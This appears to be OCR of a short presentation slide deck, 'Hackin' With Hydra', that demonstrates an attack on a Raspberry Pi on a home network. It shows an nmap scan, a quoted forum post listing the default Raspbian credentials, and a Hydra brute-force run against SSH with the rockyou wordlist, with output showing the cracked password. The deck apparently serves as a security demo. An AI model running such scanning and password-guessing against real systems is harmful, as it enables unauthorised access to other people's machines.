
Hackin’ With Hydra
@bugg

Let’s do some #RECON

```
user@computer ~/Dropbox/docs/system/spice/Wordlists $ nmap -A -T4 192.168.1.128

Starting Nmap 7.01 ( https://nmap.org ) at 2018-10-29 19:11 MDT
Nmap scan report for 192.168.1.128
Host is up (0.014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|   2048 03:a6:5c:37:6d:08:17:87:ed:17:9b:46:d5:d1:d8:f5 (RSA)
|_  256 e6:12:5c:90:98:7b:d3:35:c6:bc:82:10:5b:02:9a:ee (ECDSA)
1 service unrecognized despite returning data. If you know the service/version, please subm
ce :
SF-Port22-TCP:V=7.01%I=7%D=10/29%Time=5BD7AFBB%P=x86_64-pc-linux-gnu%r(NUL
SF:L,29,"SSH-2\.0-OpenSSH_7\.4p1\x20Raspbian-10\+deb9u4\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```

#RECON

https://www.raspberrypi.org/forums/viewtopic.php?t=173195

Post Reply

Search this topic...

SSH Username and password

Tue Jan 31, 2017 10:38 pm

How do i find my username and password, i think i may have activated it and not written my password and username down is there a way to sort this ??
also if i run apache server what does that actually do ??
sorry for the silly questions xx

Re: SSH Username and password

Tue Jan 31, 2017 10:44 pm

The default for all versions of Raspbian:
User: **pi**
Password: **raspberry**

(By default ssh uses the same user and password)

Apache is a web page server.

How do I use this thing?

```
user@computer ~ $ hydra
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organ
izations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TAS
KS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvVd46] [
service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel (per host, default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get} http
[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|diges
t}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp r
edis rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak t
elnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

DO IT!!!

```
user@computer ~/Dropbox/docs/system/spice/Wordlists $ hydra -l pi -P rockyou.txt ssh://192.168.1.128
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-29 19:20:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~14008 tries per task
```

ALL I DO IS WIN

```
user@computer ~/Dropbox/docs/system/spice/Wordlists $ hydra -l pi -P rockyou.txt ssh://192.168.1.128
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-29 21:17:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~14008 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.1.128   login: pi   password: liverpool
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-29 21:18:11
```


Questions?